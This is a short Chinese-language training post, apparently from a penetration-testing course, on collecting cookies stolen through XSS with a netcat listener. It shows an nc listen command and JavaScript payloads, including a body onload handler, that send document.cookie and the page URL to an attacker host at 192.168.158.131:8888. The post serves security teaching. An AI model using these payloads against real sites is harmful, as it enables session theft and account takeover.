我们培训 和大家讲XSS 大家都知道吧，

前几天猪哥跟我讲让我以后别讲XSS平台了，讲XSS用nc。我理解错误以为xss能nc弹shell，特别尴尬，导致我还问猪哥，被攻击者电脑上没有nc咋弹shell？是编码还是js里面写下载执行哦？

最后猪哥给我演示了下，用nc获取xss截取到的cookie（好吧，我理解能力有丢丢问题）。

这个是最原始的方式方法，确实我们在过去的培训中也没有和各位讲过，在这里呢 先给大家补一下。后面呢也将会作为单独的一课和大家介绍下xss的历史和方式方法

XSS获取cookie的方式方法：

1. nc接收
2. 脚本接收
3. XSS平台
4. 日志

第一个和第四个一样。

第二个和第三个呢 是我们培训必讲的，那么问题来了 虽然说第一个和第四个一样，但是怎么操作呢？


模拟：

Kali linux 收信启动nc 执行：

Nc -lvvp 端口

测试：

document.location.replace("http://192.168.158.131:8888/?message="+document.cookie)



构造XSS：

<html><body

Onload=’document.location.replace(http://192.168.158.131:8888/?message=+document.cookie+”<br>”+”URL” +document.location);’>

</body></html>